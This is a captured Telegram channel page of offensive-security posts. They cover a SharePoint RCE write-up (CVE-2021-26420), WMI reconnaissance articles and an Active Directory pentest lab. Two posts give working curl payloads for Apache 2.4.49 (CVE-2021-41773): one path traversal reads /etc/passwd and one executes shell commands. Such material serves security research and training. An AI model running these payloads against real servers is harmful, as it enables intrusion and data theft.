TGViewer
Channel Public Channel
APT

APT

@apt_notes

This channel discusses:

— Offensive Security
— RedTeam
— Malware Research
— OSINT
— etc

Disclaimer:
t.me/APT_Notes/6

Chat Link:
t.me/APT_Notes_PublicChat
Subscribers
16.9K
Photos
565
Videos
28
Links
909

Showing posts older than #373 · Back to latest

Older Posts 20 shown
Post #371 308
Post #364 241

Forwarded from PT SWARM

CVE-2021-26420: Remote Code Execution in Sharepoint via workflow compilation
👤 by The ZDI Research Team

In June of 2021, Microsoft released a patch to correct CVE-2021-26420 – a remote code execution bug in the supported versions of Microsoft SharePoint Server. This bug was reported to the ZDI program by an anonymous researcher and is also known as ZDI-21-755. This blog takes a deeper look at the root cause of this vulnerability.
This vulnerability could be used by an authenticated user to execute arbitrary .NET code on the server in the context and permissions of the service account of a SharePoint web application. For a successful attack, the attacker should have “Manage Lists” permissions on any SharePoint site. By default, any authenticated user can create their own site where they have the necessary permissions.

📝 Contents:
• The Vulnerability
• Proof of Concept
• Achieving Remote Code Execution
• Conclusion

https://www.zerodayinitiative.com/blog/2021/10/5/cve-2021-26420-remote-code-execution-in-sharepoint-via-workflow-compilation
Zero Day Initiative Zero Day Initiative — CVE-2021-26420: Remote Code Execution in SharePoint via Workflow Compilation In June of 2021, Microsoft released a patch to correct CVE-20 21-264 20 – a remote code execution bug in the supported versions of Microsoft SharePoint Server. This bug was reported to the ZDI program by an anonymous researcher and is also known as ZDI…
Post #362 367

APT Payload curl https://URL/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -k
Apache 2.4.49 Payload RCE

curl --data "echo;id" 'http://127.0.0.1:55026/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh'
Post #361 335
APT Apache HTTP Server 2.4.49 Path Traversal (CVE-2021-41773) https://twitter.com/ducnt_/status/1445386557574324234 #cve #apache
Payload

curl https://URL/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -k
Post #356 270
APT Offensive WMI (Part 3) https://0xinfection.github.io/posts/wmi-registry-part-3/ #wmi
Offensive WMI - Reconnaissance & Enumeration (Part 4)

This post focuses on interacting with several WMI classes to extract useful and sensitive information

https://0xinfection.github.io/posts/wmi-recon-enum/

#wmi
Post #354 360
GOAD (Game Of Active Directory)

GOAD is a pentest active directory LAB project. The purpose of this lab is to give pentesters a vulnerable Active directory environement ready to use to practice usual attack techniques.

https://github.com/Orange-Cyberdefense/GOAD

#ActiveDirectory #AD #Microsoft #Pentest #vulnerabilites
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →